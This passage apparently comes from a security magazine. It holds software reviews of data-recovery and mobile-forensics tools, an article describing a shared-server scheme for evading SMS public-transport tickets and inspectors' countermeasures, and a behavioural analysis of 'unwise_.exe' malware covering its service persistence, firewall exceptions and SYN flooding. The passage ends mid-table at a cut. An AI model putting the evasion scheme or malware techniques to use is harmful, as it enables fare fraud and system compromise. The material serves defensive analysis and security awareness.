If you look at the properties of the files and folders that have been listed as being recovered, you can actually see the prognosis of each file if you decided to proceed and recover the file completely.

When you go to recover any files or folders, you are given the option to browse to where you want to recover the selected files to and include the existing directory structure from the recovered items.

Unfortunately, due to the fact that this is a trial, I was unable to test the recovery process from start through to completion.

### USB Stick

There is an option within the program to actually create an image of the device so you

can recover data from that, rather than working with the physical device (so long as you have the space to save the image file).

I proceeded to create an image of the stick, and followed the very simple process of right mouse clicking the stick on the program's main window and create an image.

You are asked to provide a name for the image, and it then asks for a place to save the file. (don't change your mind here on the name, if it doesn't have the dsk or img file extension, it appears to become corrupted. I found out the hard way).

Working on the imaged version of the usb stick, appeared to be quicker in response when looking through the files and folders that were recovered, than compared to working on the stick correctly.

Again as above, once it is completed, you are given the option to recover the files and to give a location to recover to. Real shame I couldn't test the full recovery process.

### Summary

The layout of the program is nice and clean. Very simple and obvious what you need to do. It performed very quickly in the tasks of recovering data. Overall, I am quite impressed with what I have seen so far and consider this a very useful product in the restoration of data from drives where data has been deleted by mistake. The one thing that would be good to have as a feature is the ability to have a log of the files recovered, prior to the actual recovery. But I expect the preview of the files (which I couldn't see due to this being a trial) would make this potentially redundant.

I think this product is comprehensive enough to belong in any IT dept's toolbox for those times, when users delete what they aren't supposed to.

by Michael Munt



System Used:  
Windows XP  
License: trial version (Only using the trial version, so can only "see" the recovered files, not able to actually recover them)  
Pricing: Standard \$139.95, Business \$219.95, Professional \$399.95  
Url: <http://www.recoverymechanic.com/>

# Oxygen Forensics Suite 2



Oxygen Forensics Suite is a Mobile Forensics Suite. It provides detailed analysis of mobile phones, PDA's and smart phones.

## Installation

I downloaded the application from the website via the links provided, a nice and easy installation by following the on-screen instructions and no reboot required. Once the program is installed, you are provided with a step-by-step presentation on how best to use this application in order for you to extract data from the device that requires investigation.

As a precaution, I also downloaded the Oxygen Forensic Suite 2 Drivers pack. This package included Cable, Bluetooth and Infra-red adapter drivers for all devices supported by Oxygen Forensic Suite 2.

Upon first use, you are required to change the master username and password before you can proceed. Initially I thought you had to just change the password, but after 5 minutes of head scratching, I realised I needed to change both.

## Process to extract data

Follow the instructions through the Oxygen Connection Wizard. Select your mobile phone manufacturer and then model number. Connect the phone to the computer, and then click connect.

If there is a requirement to install software to the mobile phone to allow full extraction of data, then you will be prompted to do so. There may be some of you who will be concerned that we are making changes to the system that we are trying to extract data from and usual forensic practice is to always work on a read-only system. I did check this with the manufacturer and received the following in response. *This is a common, but not confusing question. The current situation in phone forensics is a matter of choice. Experts can use standard methods and get a little portion of data or even don't get a single valuable item. On the other hand, they can use extended methods that we and other solutions, even those who constantly claim about read-only modes offer and get the whole variety of data. Frankly speaking there are 2 areas in mobile phones: for data and for the system, and installing Agent application we don't influence user data in any way,* Nikolay

Golubev. This cleared things up in my mind and I proceeded with my testing.)

## Application in use: Nokia E61 Smart Phone

During the extraction, I was asked to install their application to the phone to aid in the extraction process. Once this was completed, I extracted the data, as before and was able to retrieve the following from the device: Network Operator; Contact Details; SMS Sent; SMS Received; Outgoing Calls; Incoming calls; Images captured on camera; All files on the device (documents, images, music files etc.); Full chronological order of events on the phone; Details of web pages visited; Details of bookmarks in the browser. I exported the data to a pdf to have *paper copy*.

While viewing the data, each item you select is shown at the bottom of the screen. You have two viewing options where you can select how you actually see the data. On one side I had it set to see the HEX of the data and on the other side it was set to auto-detect. This enables to actually check the headers of the files, so if someone has tried to just rename a file to hide data, you will be able to see exactly the type of file it really is on the HEX side.

## Overall Impressions

This is a very impressive piece of software, and the features available seem to cover all eventualities regarding examining a device for forensic purposes. There was one feature that I was not able to test and that was the Geo event positioning option. This option extracts the exact phone location during all the events that took place on the device.

I can imagine a few scenario's where this software would be of use, one of which would be for schools where there has been bullying via phones on pupils. This would enable the staff to extract all the data from the victim's phone and store it for future use. I was very impressed by this software and did not realise just how much data is stored on a device I keep in my pocket. It tracks all of my movements (if the phone has GPS) and gives a good insight on my daily life. Very simple and easy to use, but also very powerful on the data in extracts and provides to the user/investigator

*by Michael Munt.*



System: Windows XP  
 System Details: Service Pack 2, 1GB Ram, Intel Pentium M 1.73Ghz.  
 Phones tested: Sony Ericsson K510i, Nokia E61  
 License: full version  
 Url: <http://www.oxygen-forensic.com/en>  
 Pricing: Standard €499, Professional €799  
 Comparison: <http://www.oxygen-forensic.com/en/compare/>



TAM HANNA

# SMS Trickery in Public Transport

Difficulty



Nowadays, information technology has expanded its reach into all fields of economy. This provides hackers with interesting new possibilities - did you ever think about exploits in public transportation?

**F**are dodging is a popular sport in most countries: it tends to pay out often, and people living in a country where they are not native citizens tend to get away completely unscathed most of the time.

## On SMS ticketing

Providing consumers with an easy way to purchase tickets tends to reduce fare dodging, which is why most public transport companies now offer SMS tickets. An SMS ticket is a ticket, which is ordered via an SMS to a premium-rate number, and is then delivered to your phone. This SMS ticket consists of a text string, validity date and name of the company – but no personal identification. A fictitious example:

```
Public Transport Company ABC, SMS ticket
Price XYZ, Validity: from 28.10.07 13:20 to
28.10.07 14:50, code YrQPtMKs7 /52845
```

Inspectors use a smartphone-like device in order to inspect the ticket: it is checked against a live database of tickets on the company's database. If the data matches, the show ends here – if not, it depends on local jurisdiction. The process is outlined in (Figure1).

## Sand in the turbines

The whole system sounds pretty sensible, but Pavol Luptak from the Slovak security research firm Nethemba (<http://www.nethemba.com/>) considers it highly unsafe.

His method of circumvention is as simple as it is shrewd: a large mass of people gang up in order to share a ticket. This is accomplished via a central server and a small application which is installed onto a smartphone.

Participating users (which will be referred to as arsonists from now on, as the word hacker IMHO is not correct here) install the application onto their smartphones. This application connects to a central server via TCP/IP, and can request tickets whenever the user enters public transportation. The ticket is delivered via TCP/IP, and is put into the SMS inbox locally (at no cost to the user).

The central server acts as ticket repository. When a ticket request is received from a participating client, the server checks if the ticket it currently has in store is valid. If it is, the ticket is dispatched to the client. If not, a new ticket is requested via a GSM modem card from the public transport company, which is then sent out to the user who requested it. Savings occur when more than one user is given access to the same

## WHAT YOU WILL LEARN...

Not every vulnerability is significant

## WHAT SHOULD YOU KNOW...

No requirements

## WARNING!

Applying the methods outlined in the article below is likely to be illegal under most countries' legislation.

Furthermore, some transport agencies employ highly aggressive inspectors who were rejected by the country's police force and are paid on a per-catch base. Once again: take this as a description of what is possible and use it to improve your applications. DO NOT abuse this in any way!



ticket: if user A and user B ride the tram at the same time, the server requests one ticket and gives it out to both of them. Figure 2 shows the central server.

## Gimme compressed air, Joanna

Transport companies can defend themselves against this scheme by introducing geographic correlation. This means that each and every inspection gets stored in a central database.

If two ticket instances are found close to one another, one of the two is illicit which sets off a complicated legal process of trying to determine whose ticket is invalid.

Arsonists respond in a simple fashion: every user which gets inspected triggers the redeployment of a new ticket to all others in the network...

## Ticket, Ticket, where ar't thou from?

Once the competition has reached this stage, public transport companies can fight back by trying to create a link between the ticket and the phone where the request originated from.

This would mean that the inspector calls or SMS's the number stored along with the ticket (which excludes the thousands and thousands of users who disable caller ID) – if the affected phone does not ring, something weird is afoot.

Arsonists would respond by installing VoIP and SMS gateways onto their central server. This central server would forward the incoming SMS or calls to all attached users.

A bit of personal responsibility on the users end would then fix the issue – the affected guy picks up the phone and goes on to interact with the inspector via a VoIP connection and the server's GSM modem

– which, to the inspector, looks just like a normal phonecall.

## Security to oblivion

The only way to secure the system for good would involve making the tickets dependant on the person who has requested them.

A central database would have to be created, which would then be used to check tickets against their owners. Users have to register themselves before being able to use the system, and would furthermore have to carry an ID document on them at all times (not required under eg Austrian law).


Leaving privacy concerns aside, this would defeat the whole idea behind the system. SMS ticketing was invented to make buying tickets painless – transforming it into a complex system involving ID codes and trust centers is not particularly productive...

## On common sense

My main message for this piece is short and sweet. There is no absolute secure system. Security is nothing more than a measure to increase the price of attacking a system. The more secure a system is, the more time and money must be invested to circumvent it.

Past experience teaches us that no system is absolutely secure: large governments have not been able to protect themselves from losing important information.

When designing secure systems, common sense is key. Is an attacker going to be willing to invest the effort needed to circumvent the issue at hand? In a public transport situation, the answer is usually no: a slight amount of non-lethal force is usually less illegal than an attack on the computer



**Figure 2.** An additional server is inserted to facilitate ticket sharing

## Note

This article's content is similar to Pavol Luptak's Hacking at Random presentation. However, it is based on a test run held at the Viennese MetaLab hackerspace.

## Further reading

- <http://www.nethemba.com/SMS-ticket-hack4.pdf>
- <https://har2009.org/program/speakers/149.en.html>


system and tends to be significantly cheaper:

Why should an intruder build up a complex and expensive infrastructure if running is free and legal? Why should he bother with faking personal IDs if giving fake information of an in-existent person is not illegal in most jurisdictions? Finally: why should he invest all the time in order to save a few euros worth of travel expenses?

In the end, Pavol Luptak's system definitely works, but IMHO is a prime example of a security hole which is irrelevant in everyday life...

## Tamin Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing: <http://tamspalm.tamoggemon.com> <http://tamspc.tamoggemon.com> <http://tamss60.tamoggemon.com> <http://tamswms.tamoggemon.com> If you have any questions regarding the article, email author at: [tamhan@tamoggemon.com](mailto:tamhan@tamoggemon.com)



**Figure 1.** SMS ticketing - normal flow of events



ADITYA K SOOD

# Behavioral Analysis of Unwise\_.exe Malware!

Difficulty



This paper talks about the analysis of a suspicious executable named *unwise\_exe*. The binary exhibits how diversified functional characteristics can transform a victim's machine into a slave.

This malware can undertake a lot of network based activities and communicate with the remote servers. The impact is devastating as it really stems down the memory usage if the system is connected to the network. It marginalizes the system's integrity and disrupts the functionality of a well configured system. The system is rendered unresponsive and unusable. This paper analyses the working behavior of this malware and delves into the details of *unwise\_exe* and its covert aims.

## Description

A widely distributed malware which nowadays stealthily installs itself onto the system and performs backend functionality is known as *unwise\_exe*. The *unwise\_exe* executable runs as a system process. There is not enough information present on this malware. Most of the protection measures revolve around the generic downloading of anti viruses and scanning of your system to find the installed malware binaries. For example: – Most of the websites direct the users to download Kaspersky and Malware bytes automated software's. But this is appropriate for the users who want their systems to run effectively. It is considered absolutely apt for normal functionality. But the prime target is to look inside the *unwise\_exe*, especially its ingrained functionality which turns a normal system into a zombie or attack driven target. The analysis can be performed in the following ways:

- Detecting the binary and disassembling it to look into the code.
- Dynamic and behavioral analysis to detect system changes.

This paper follows the latter approach because it's hard to detect a packed binary. It is not easy to unpack the binary because specific malware require unique unpackers which are not easily available. In order to avoid this, live scenario analysis is performed in a controlled environment. In addition, time constraints also play a role. The main point of analysis is to scrutinize the changes that are taking place in the components of the operating system.

## WHAT YOU WILL LEARN...

Methods to trace and analyze malware

Implementing solutions directly

Thinking approach for performing efficient analysis

## WHAT SHOULD YOU KNOW...

Basic understanding of malware

Knowledge of operating system components

Malware infection process




Figure 1. *unwise\_exe* running inside system


## Analysis

The basic step for performing any type of analysis is to determine the type of processes running in the system. An active check on the processes enables the analyst to scrutinize the system's state. The task manager is ready to serve the purpose in detail. If a victim's task manager shows that the *unwise\_.exe* process is running in the system, this clearly states that the machine is being used for malicious purposes, see (Figure 1).

The analyst has to dissect the working behavior of this running process to mitigate the impact on the system for which this binary is designed. Usually, this process makes the system slow with the passage of time and results in malfunctioning of the victim's machine. For further analysis we will be using a process explorer tool from Microsoft Sysinternals (<http://www.microsoft.com/technet/sysinternals>) to dissect the different parameters for this malware's process. Let's try to crystallize the artifacts of this process to draft the characteristics.

## Image Path Analysis

The first step is to look for the image path where this binary is placed in the system or any relative backup files. This provides actual information regarding the installation of the binary and its location. The principal objective is for collecting this type of information is to understand which system component has been used as a base for the binary to trigger its execution. It provides generic information of any operating system protection which is applied on the malware binary, such as DEP (*Data Execution Prevention*) etc. Let's




**Figure 2.** Image Path Analysis – Process Explorer

analyze the *unwise\_.exe* image path from the process explorer tool, see (Figure 2).


The above snapshot reflects that *c:\windows\fonts\unwise\_.exe* is the actual path where the binary is located. There is no DEP applied. It means the process runs in a simple execution mode. The process is considered to be a child process of the parent process *services.exe* with PID (Process Identifier) as 740. There is a message entitled in the Path parameter as *Image is probably packed* which clearly states that the binary is packed with some custom packer. In order to ensure this part whether the executable is packed or not it is always a strategic vector to scrutinize the characteristic of an executable. The

simplest step is to launch PEID i.e. a portable executable identifier tool to check the packer and its type. On performing this step it has been concluded that the executable is packed with Pecomact 2.x packer which is a runtime compression /decompression utility by bit sum technologies. Let's see (Figure 3).

Being an executable compressor this packer simply compresses the certain part of executable and during runtime it is decompressed appropriately. Further the executable is reconstructed into original virtual image and no data is ever written to the disk. This process is fast and runtime compression/decompression occurs at very fast rate. The working functionality



**Figure 3.** PE Identifier – Packer Analysis



**Figure 4.** Portable Executable Gen

remains same thereby failing user to interpret the changes taken place in the executable.

The packing is primarily done to ensure below mentioned functionalities.

- It makes the binary tamper resistant and obfuscated.
- The compressed file size is almost or less than to half of the original size.
- The obfuscation is done to combat against reverse engineering.
- The Loader takes less time to load the image file for runtime working.

Let's have a look at the structure in (Figure 4).

The first part projects the simple structure of an executable. The second part shows the compressed portions in the binary. The module which is packed performs same function at runtime and can be retrieved easily due to small file size and further obfuscation disrupts the normal reverse engineering process. There is another truth about anti viruses which are capable of scanning inside the compact modules. Probably anti viruses technologies can catch the culprit executable by scanning the running processes and performing further deep inspection of system binaries. There can be a possibility that with publicly available unpackers, it can be unpacked or vice versa respectively. So it is imperative to look at the behavior of the binary.

## Scrutinizing Crypt Signature

The second step is to traverse along the crypt functionalities and the signature matching of the binary. As we have already traced that *unwise.exe* is packed, it gives us an idea that the crypt object signature is matched with some value. Let's see what the *unwise.exe* is aiming at: (Figure 5)

The above presented snapshot states that `CryptVerifySignature` API is called before *unwise.exe* jumps to other functions; this has to be verified at first. The `CryptVerifySignature` function is used to verify a signature against a hash object. Before calling this function, the `CryptCreateHash` function must be called to get a handle on a hash object. The `CryptHashData` and/or `CryptHashSessionKey` functions are then used to add the data and/or session keys to the hash object.

Once this function has been completed, the only hash function that can be called using the hHash handle is the `CryptDestroyHash` function.

Let's look inside the function shown in (Listing 1).

To understand the intrinsic flow of crypt functions, one needs to understand the code as structured in (Listing 2).

This clearly delineates the flow of functions to be called for crypt API's to work appropriately.

### Listing 1. *CryptDestroyHash* function

```
BOOL CRYPTFUNC CryptVerifySignature(  
    HCRYPTHASH hHash,  
    BYTE *pbSignature,  
    DWORD dwSigLen,  
    HCRYPTKEY hPubKey,  
    LPCTSTR sDescription,  
    DWORD dwFlags );
```

### Listing 2. *Intrinsic flow of crypt functions*

```
#include <wincrypt.h>  
  
HCRYPTPROV hProv = 0;  
#define BUFFER_SIZE 256  
BYTE pbBuffer[BUFFER_SIZE];  
HCRYPTHASH hHash = 0;  
HCRYPTKEY hPubKey = 0;  
  
BYTE *pbSignature = NULL;  
DWORD dwSigLen;  
LPTSTR szDescription = NULL;  
  
// Get handle to the default provider.  
  
if(!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, 0)) {  
    printf("Error %x during CryptAcquireContext!\n", GetLastError());  
    goto done; }  
  
// Create hash object.  
  
if(!CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash)) {  
    printf("Error %x during CryptCreateHash!\n", GetLastError());  
    goto done; }  
  
// Hash buffer.  
  
if(!CryptHashData(hHash, pbBuffer, BUFFER_SIZE, 0)) {  
    printf("Error %x during CryptHashData!\n", GetLastError());  
    goto done;}  
  
// Validate digital signature.  
  
if(!CryptVerifySignature(hHash, pbSignature, dwSigLen, hPubKey, szDescription, 0)) {  
    if(GetLastError() == NTE_BAD_SIGNATURE) {  
        printf("Signature failed to validate!\n");  
    } else { printf("Error %x during CryptSignHash!\n", GetLastError());}  
} else { printf("Signature validated OK\n");}  
done:  
  
// Release public key.  
if(hPubKey != 0) CryptDestroyKey(hPubKey);  
  
// Destroy hash object.  
if(hHash != 0) CryptDestroyHash(hHash);  
  
// Release provider handle.  
if(hProv != 0) CryptReleaseContext(hProv, 0);
```

## Windows Services and Permission check

In this part, the major concern is to find the service installed by the malware and the permissions applied to it. Usually, permissions are granted on the logged in account when malware is downloaded and executed on the system. It is really critical when super user access is granted and malware inherits the same access rights and has the potential to compromise the administrator's account. It is crucial to analyze the services because some malware when installed in the Local system generate a profile. The services cannot be stopped directly until the profile is disabled. The profile sets the environmental characteristics in which the binary is accessed and executed in the context of operating system. Until the profile is deactivated, the service cannot be stopped and remains in automatic mode. Let's see *unwise\_.exe* service check in (Figure 6).

The snapshot clearly presents that *unwise\_.exe* is installed as *Windows Host Controller* service. On further looking at the permissions and access credentials, one finds that the administrator account is active and full permissions are granted for this service. It means the infected service can interact with any component of the operating system with super user control and exploit the functionalities in the best possible manner. The service is installed with administrator privileges. On further querying the service to find the type of flags set, we discover the properties presented in (Figure 7).


The service is set with flags as *NOT\_STOPPABLE, NOT\_PAUSABLE* etc. It's not even a shared process which means that there is no component dependency on other services. The process runs in its own address space and is interactive in nature. The interactive processes require user input to perform a function. Usually, it is considered as desktop specific; as dialogs are often interactive with users through the desktop. This entire process is carried out after the service host manager sets the window station for the interactive process *WinSta0*. Overall, *unwise\_.exe* creates a self initiating interactive process.

## Ingress/Egress Communication Channel


Most malware start a differentiated communication channel by creating outbound channels. So it's crucial from an analytical perspective to look into the open ports and the communication channel in use. As we have seen, the service is installed as *Windows Host Controller*. The malware is using the generic name for the installed services as a standard window host controller process. This is done to make the detection process a little hard but analyzing it further its behavior it can give it away as a process that is either infected or started from scratch. There can be network related activities that are going on after the initiation of *unwise\_.exe*. On further analysis, it is noticed that *unwise\_.exe* is creating an outbound channel with different remote IP addresses. Let's see (Figure 8).

The above presented layout shows that *unwise\_.exe* is sending SYN packets to remote address by creating an outbound channel. The ports are being used in an incremental way. The IP addresses that *unwise\_.exe* is connecting to are in the 122.168.0.0 range. The *unwise\_.exe* is creating a denial of service condition in which SYN packets are sent continuously to the ISP gateways and other routing devices in use to disrupt the networking activity on the host. The denial of service here refers to the service degradation of the connection through which the malware is sending packets. It has been found that other network activities are stopped due to this behavior. Let's say that when this malware is installed in a victims machine then it becomes harder to browse the Internet and perform other functionality as a part of the broadband connection. This is the result of the ongoing scan on the remote IP addresses mentioned in the snapshot.

The real question that arises is if the firewall is turned on, then how is this happening? Let's dissect the firewall setting to see what the *unwise\_.exe* is doing. The connection which is in established mode is using port 43033 to connect to the remote address. This is possible only if the firewall allows the host to connect to the remote target on this specified port number. Let's see the firewall settings tab to check for this particular port number, see (Figure 9).



**Figure 5.** Thread Analysis – Process Explorer



**Figure 6.** Access Control Permissions on the Installed Malware Service

# ATTACK

The snapshot shows that firewall exceptions allow the port 43003 with the program name FD. The analysis shows that there are a number of entries under the string FD with different port numbers that are allowed. This shows that *unwise...exe* is creating exceptions in a firewall for established connection under the program name FD and performing a denial of service and scanning at the same time. There are certain facts about the windows XP firewalls which clear all the points as

- The XP firewalls does not prevent the egress communication. This is an inbuilt feature.
- Adding exception leads to intrusion from outside and the installed binary can be controlled and allowed to scan the systems inside and sending the appropriate information outside.
- Exceptions are itself considered as holes in a system. If there are number of exceptions allowed then the strength of firewall is automatically reduced.
- The installed malware act as an agent and perform malicious functions.

Considering the facts provided above the *unwise...exe* malware is performing the same malicious functions. As stated above that egress communication can not be stopped but large number of exceptions opens the ingress channel too. This results in dual mode of infection because once the ingress filtering is disposed off the intruder can use the installed malware to open an egress channel. The dual infection through TCP/IP communication works in this way.

## Registry Profile Check

The registry should be checked for newly generated or manipulated keys by the malware to understand the functionality from a even lower perspective. This is because changes applied in the local system context will remain applicable to all the other components which have a dependency on the infected process. So, in order to combat the diversified impact of the running malware, it is useful from an informational perspective to look into the registry for specific entries about the malware and installed services.

On scanning (finding the specific key) the registry for a specific key *HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Windows Hosts Controller*, it is noticed that there is only a specific entry of *unwise...exe* in the windows host services as presented in (Figure 10).

```
SERVICE_NAME: Windows Hosts Controller
DISPLAY_NAME: Windows Hosts Controller
TYPE         : 110  WIN32_OWN_PROCESS (interactive)
STATE        : 4   RUNNING
              <NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN>
WIN32_EXIT_CODE : 0  <0x0>
SERVICE_EXIT_CODE : 0  <0x0>
CHECKPOINT    : 0x0
WAIT_HINT    : 0x0
```

Figure 7. Malware Infected Service Parameter Check

But this only provided an entry and image path for the location of the executable. In order to analysis it more deeper registry monitor tool comes handy. It has been noticed that malware is updating the registry entries' as. The malware is querying registry for the

P...	Local Address	Remote Address	State
TCP	topgun:20392	topgun:0	LISTENING
TCP	topgun:47104	122.168.119.113:ep...	SYN_SENT
TCP	topgun:10753	abts-mp-dynamic-00...	ESTABLISHED
TCP	topgun:41473	abts-mp-dynamic-08...	ESTABLISHED
TCP	topgun:47105	122.168.99.254:epm...	SYN_SENT
TCP	topgun:47106	122.168.16.144:epm...	SYN_SENT
TCP	topgun:35075	abts-mp-dynamic-18...	ESTABLISHED
TCP	topgun:47107	122.168.99.254:micr...	SYN_SENT
TCP	topgun:47108	122.168.196.32:micr...	SYN_SENT
TCP	topgun:18437	abts-mp-dynamic-16...	ESTABLISHED
TCP	topgun:47109	122.168.245.111:mi...	SYN_SENT
TCP	topgun:5382	abts-mp-dynamic-12...	ESTABLISHED
TCP	topgun:47110	122.168.46.91:micro...	SYN_SENT
TCP	topgun:47111	122.168.199.186:ep...	SYN_SENT
TCP	topgun:47112	122.168.109.171:mi...	SYN_SENT
TCP	topgun:31241	abts-mp-dynamic-16...	ESTABLISHED
TCP	topgun:47113	122.168.119.113:mi...	SYN_SENT
TCP	topgun:47114	122.168.175.34:micr...	SYN_SENT
TCP	topgun:47115	122.168.83.160:micr...	SYN_SENT
TCP	topgun:47116	122.168.222.60:micr...	SYN_SENT
TCP	topgun:47117	122.168.139.35:epm...	SYN_SENT
TCP	topgun:47118	122.168.139.35:micr...	SYN_SENT
TCP	topgun:47119	122.168.230.169:mi...	SYN_SENT
TCP	topgun:47120	122.168.149.252:mi...	SYN_SENT
TCP	topgun:47121	122.168.196.32:epm...	SYN_SENT
TCP	topgun:47122	122.168.226.235:ep...	SYN_SENT
TCP	topgun:47123	122.168.216.146:mi...	SYN_SENT
TCP	topgun:47124	122.168.23.15:micro...	SYN_SENT
TCP	topgun:47125	122.168.109.216:mi...	SYN_SENT
TCP	topgun:47126	122.168.129.202:ep...	SYN_SENT
TCP	topgun:47127	122.168.103.88:epm...	SYN_SENT
TCP	topgun:47128	122.168.40.168:epm...	SYN_SENT
TCP	topgun:43033	abts-mp-dynamic-20...	ESTABLISHED
